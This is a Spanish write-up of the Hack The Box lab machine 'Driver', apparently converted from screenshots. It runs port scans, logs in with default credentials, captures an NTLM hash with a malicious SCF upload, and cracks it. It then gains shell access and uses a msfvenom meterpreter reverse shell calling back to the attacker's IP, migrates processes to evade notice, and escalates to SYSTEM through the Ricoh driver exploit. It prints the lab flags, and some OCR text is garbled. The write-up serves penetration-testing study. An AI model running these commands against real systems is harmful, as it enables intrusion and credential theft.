# **Driver**

Hacemos un escaneo de puertos para ver cuales están abiertos

```
nmap -p- 10.10.11.106
```

```
-(root®dtt-kalimot)-[/home/kali/HTB]
map -p- 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 11:57 EDT
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.62% done; ETC: 12:02 (0:04:27 remaining)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.98% done; ETC: 12:00 (0:01:48 remaining)
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.85% done; ETC: 12:00 (0:00:24 remaining)
Nmap scan report for 10.10.11.106
Host is up (0.040s latency).
Not shown: 65531 filtered tcp ports (no-response)
         STATE SERVICE
PORT
80/tcp open http
135/tcp open msrpc
445/tcp open microsoft-ds
5985/tcp open wsman
Nmap done: 1 IP address (1 host up) scanned in 150.13 seconds
```

Ahora hacemos un escaneo de puertos de versión también solo sobre los abiertos

```
dtt-kalimot)-[/home/kali/HTB
                               10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 12:01 EDT
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 12:02 (0:00:00 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 12:02 (0:00:00 remaining)
Nmap scan report for 10.10.11.106
Host is up (0.038s latency).
        STATE SERVICE
                           VERSION
                           Microsoft IIS httpd 10.0
80/tcp open http
 http-auth:
 HTTP/1.1 401 Unauthorized\x0D
   Basic realm=MFP Firmware Update Center. Please enter password for admin
_http-server-header: Microsoft-IIS/10.0
| http-methods:
   Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp open msrpc
                          Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
   date: 2024-05-18T23:01:44
   start_date: 2024-05-18T07:31:26
_clock-skew: mean: 7h00m04s, deviation: 0s, median: 7h00m04s
  smb2-security-mode:
   3:1:1:
     Message signing enabled but not required
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.55 seconds
       t®dtt-kalimot)-[/home/kali/HTB]
   П
```

Vamos a ver ante que nos enfrentamos con ```

) (signing:False) (SMBv1:True)

```
crackmapexec smb 10.10.11.106

(root@dtt-kalimot)-[/home/kali/HTB]
crackmapexec smb 10.10.11.106

SMB 10.10.11.106 445 DRIVER [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DRIVER)
```

Vemos que estamos ante un Windows enterprise y necesitamos obtener credenciales validas


Le lanzamos un whatweb para ver mas información. Veremos enter password for admin basic y probaremos de logarnos en la página

```
(root@dttkalimot)-[/home/kali/HTB/DRIVER]


# whatweb http://10.10.11.106
http://10.10.11.106 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.106], Microsoft-IIS[10.0], PHP[7.3.25], WWW-Authenticate[MFP Firmware Update Center. Please enter password for admin][Basic], X-Powered-By[PHP/7.3.25]
```

El puerto 5985 tiene abierto el puerto de winrm que nos conectaremos mas tarde con evilwinrm

# Probamos credenciales básicas admin admin



# Y estamos dentro



We as a part of centre of excellence, conducts various tests on multi functional printers such as testing firmware updates, drivers etc.




© 2021 Driver Inc


support@driver.htb




# Subiremos un archivo y un usuario verá el archivo de forma manual



Subiremos un archivo scf file y cargar el icono por smb para realizar una autenticación a nuestra maquina y así crackear el ahsh



Copiamos el codigo lo metemos en un archivo file.scf Queremos que lo cargue a un recurso smbFolder que esta en nuestra ip




Creamos un recurso a nivel de red, al archivo smbFolder y le damos soporte a la version 2 de smb porque estamos en windows

```
impacket-smbserver smbFolder $(pwd) -smb2support
```

```
(root@dtt-kalimot)-[/home/kali]
# impacket-smbserver smbFolder $(pwd) -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

## Subimos el archivo scf



# El usuario tony ha cargado el archivo y tenemos su hash

#### Lo metemos en un txt

#### Crackeamos la contraseña

```
(root@dtt-kalimot)-[/home/kali/HTB]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 7 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
liltony (tony)
1g 0:00:00:00 DONE (2024-05-17 20:44) 20.00g/s 645120p/s 645120c/s 645120C/s softball27..biking
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

## Hacrmos pruebas para ver que las credenciales sean válidas

```
t)-[/home/kali/HTB]
   crackmapexec smb 10.10.11.106 -u
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.10.11.106 445
) (signing:False) (SMBv1:True)
                                                        [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DRIVER
            10.10.11.106
                                                        [+] DRIVER\tony:liltony
(root@dtt-kalimot)-[/home/kali/w
# crackmapexec winrm 10.10.11.106
                     ot)-[/home/kali/HTB]
            10.10.11.106
                                     DRIVER
                                                        [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)
                              5985
                                                        [*] http://10.10.11.106:5985/wsman
                              5985
                                     DRIVER
                                                        [+] DRIVER\tony:liltony (Pwn3d!)
```

# Nos conectamos con evil-winrm y las credenciales

```
(root@dtt-kalimot)-[/home/kali/HTB]
# evil-winrm -i 10.10.11.106 -u 'tony' -p 'liltony'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents> whoami
driver\tony
*EVIL-WinRM* PS C:\Users\tony\Documents> ■
```

#### Ya estamos dentro

# Esta en el grupo remote managment users lo que permite conectarnos

```
PS C:\Users\tony\Documents> net users tony
                             tony
User name
Full Name
Comment
User's comment
                             000 (System Default)
Country/region code
Account active
                             Yes
Account expires
                             Never
Password last set
                             9/7/2021 11:49:20 PM
Password expires
                             Never
Password changeable
                             9/7/2021 11:49:20 PM
Password required
                             Yes
User may change password
                             Yes
Workstations allowed
                             All
Logon script
User profile
Home directory
                             5/18/2024 12:47:46 AM
Last logon
Logon hours allowed
                             All
Local Group Memberships
                             *Remote Management Use*Users
Global Group memberships
The command completed successfully.
```

# Sacamos la flag

```
-(root®dtt-kalimot)-[/home/kali/HTB]
  # evil-winrm -i 10.10.11.106 -u 'tony' -p 'liltony'
Warning: Remote path completions is disabled due to ruby limitatio
ted on this machine
             PS C:\Users\tony\Documents> whoami
driver\tony
             PS C:\Users\tony\Documents> net users tony
User name
                              tony
Full Name
Comment
User's comment
Country/region code
                              000 (System Default)
Account active
                              Yes
Account expires
                              Never
Password last set
                             9/7/2021 11:49:20 PM
Password expires
                             Never
Password changeable
                             9/7/2021 11:49:20 PM
Password required
                              Yes
User may change password
                              Yes
Workstations allowed
                              All
Logon script
User profile
Home directory
Last logon
                              5/18/2024 12:47:46 AM
Logon hours allowed
                              All
Local Group Memberships
                              *Remote Management Use*Users
Global Group memberships
The command completed successfully.
     -WinRM* PS C:\Users\tony\Documents> ls
-WinRM* PS C:\Users\tony\Documents> dir
        RRM* PS C:\Users\tony\Documents> cd ..
             PS C:\Users\tony> cd Desktop
             PS C:\Users\tony\Desktop> type user.txt
167315b623479e875e5133919fca0d35
             PS C:\Users\tony\Desktop>
```

# Acceso denegado a ver información del sistema

# Creamos un exploit reverse\_tcp

```
(root@dtt-kalimot)-[/home/kali/HTB]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.67 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Usamos exploit multi handler
y el payload de meterpreter reverse\_tcp
host nuestra ip y el puerto que sea
y lo ejecutamos

```
(root® dtt-kalimot)-[/home/kali/HTB]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.67
lhost ⇒ 10.10.14.67
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.67:4444
[*] Sending stage (201798 bytes) to 10.10.11.106
[*] Meterpreter session 1 opened (10.10.14.67:4444 → 10.10.11.106:49418) at 2024-05-17 20:56:52 -0400
meterpreter > ■
```

# Desde la máquina cargamos el payload y lo ejecutamos


```
*Evil-WinRM* PS C:\> cd /Users/tony/music
*Evil-WinRM* PS C:\Users\tony\music> upload shell.exe C:\Users\tony\music\shell.exe

Info: Uploading /home/kali/HTB/shell.exe to C:\Users\tony\music\shell.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\tony\music> .\shell.exe
*Evil-WinRM* PS C:\Users\tony\music> .\
```

# Con ps vemos los procesos



# Y cambiamos el proceso al del explorer.exe para que pase desapercibido

```
3584 660 SearchUl.exe
                                               DRIVER\tony
                                                            C:\Windows\SystemApps\Microsoft.Windo
                                                             h2txyewy\SearchUI.exe
 3792 568
            svchost.exe
 4132
      3144 OneDrive.exe
                                x86
                                               DRIVER\tony
                                                            C:\Users\tony\AppData\Local\Microsoft
                                                            ve.exe
4788 1692 w3wp.exe
4828 660 explorer.exe
                                x64
                                               DRIVER\tony C:\Windows\explorer.exe
4960 660 explorer.exe
                                               DRIVER\tony C:\Windows\explorer.exe
<u>meterpreter</u> > migrate 2904
[*] Migrating from 1228 to 2904...
   Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 3144
[*] Migrating from 1228 to 3144...
[*] Migration completed successfully.
meterpreter >
```

#### cntrl z

```
meterpreter >
Background session 1? [y/N]
               multi/handler) > use multi/recon/local_exploit_suggester
msf6 exploit(r
msf6 post(m
session \Rightarrow
msf6 post(
[*] 10.10.11.106 - Collecting local exploits for x64/windows...
    10.10.11.106 - 193 exploit checks are being tried ...
    10.10.11.106 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
    10.10.11.106 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
    10.10.11.106 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
   10.10.11.106 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
10.10.11.106 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
    10.10.11.106 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
   10.10.11.106 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable
 Vulnerable Windows 10 v1507 build detected!
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
   10.10.11.106 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable Windows 10
v1507 build detected!
[+] 10.10.11.106 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[*] Running check method for exploit 33 / 45
👸 dtt-kalimot-amd64 [Corriendo] - Oracle VM VirtualBox
                                                                                                                    X
Archivo Máquina Ver Entrada Dispositivos Ayuda
                       🍅 🛂 🗸 📗 2
                                                                                       10.10.14.67
                                                                                                             21:02
                                                                                                                             G
<u>-</u>
                                                                                                                       root@dtt-kalimot: /home/kali/HTB
File Actions Edit View Help
 root@dtt-kalimot: /home/kali/Desktop × root@dtt-kalimot: /home/kali/HTB ×
                                                                                  root@dtt-kalimot:/home/kali/HTB ×
[+] 10.10.11.106 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[+] 10.10.11.106 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could
not be validated.
[+] 10.10.11.106 - exploit/windows/local/ricoh_driver_privesc: The target appears to be vulnerable. Ricoh driver dir
[+] 10.10.11.106 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 45 / 45
[*] 10.10.11.106 - Valid modules for session 1:
                                                                          Potentially Vulnerable?
                                                                                                     Check Result
```

Hacemosuna búsqueda de powershell y historial de procesos y vemos que aparece el driver RICOH

```
Info: Upload successful!

*Evil-WinRM* PS C:\Users\tony\music> .\shell.exe

*Evil-WinRM* PS C:\Users\tony\music> cat C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Conso
leHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1

*Evil-WinRM* PS C:\Users\tony\music>
```

Usamos el exploit conveniente, que anteriormente nos salía como vulnerable y lo ejecutamos. Ya estamos como admin

```
[*] Post module execution completed
                                               r) > use exploit/windows/local/ricoh_driver_privesc
msf6 post(
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
                                                  ) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(w
msf6 exploit(w
lhost ⇒ 10.10.14.67
msf6 exploit(w
[*] Started reverse TCP handler on 10.10.14.67:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer rnXqk...
[*] Sending stage (201798 bytes) to 10.10.11.106
[+] Deleted C:\Users\tony\AppData\Local\Temp\AjJCeYan.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 2 opened (10.10.14.67:4444 → 10.10.11.106:49419) at 2024-05-17 21:06:36 -0400
[*] Deleting printer rnXqk
meterpreter > getuid
meterpreter >
```

# Buscamos la flag

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2576 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd ..
cd ..
C:\Windows>cd ..
cd ..
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DB41-39A3
 Directory of C:\
                       <DIR>
05/18/2024 12:41 AM
                                          firmwares
                       <DIR>
09/16/2021 12:56 PM
                                         found.000
09/07/2021 10:33 PM
                                         inetpub
07/10/2015 04:04 AM
                                         PerfLogs
09/07/2021 10:45 PM
                                         Program Files
09/07/2021 10:45 PM
05/18/2024 01:06 AM
06/11/2021 07:20 AM
                                         Program Files (x86)
                                          RICOH_DRV
                                          temp
06/11/2021 07:01 AM
                       <DIR>
                                          Users
09/28/2021 12:09 PM
                         <DIR>
                                          Windows
                0 File(s)
                                         0 bytes
               10 Dir(s) 6,163,927,040 bytes free
                0 File(s)
                                         0 bytes
               14 Dir(s) 6,163,927,040 bytes free
C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

061e11d1d71178f7bd34c22631a4894a

C:\Users\Administrator\Desktop>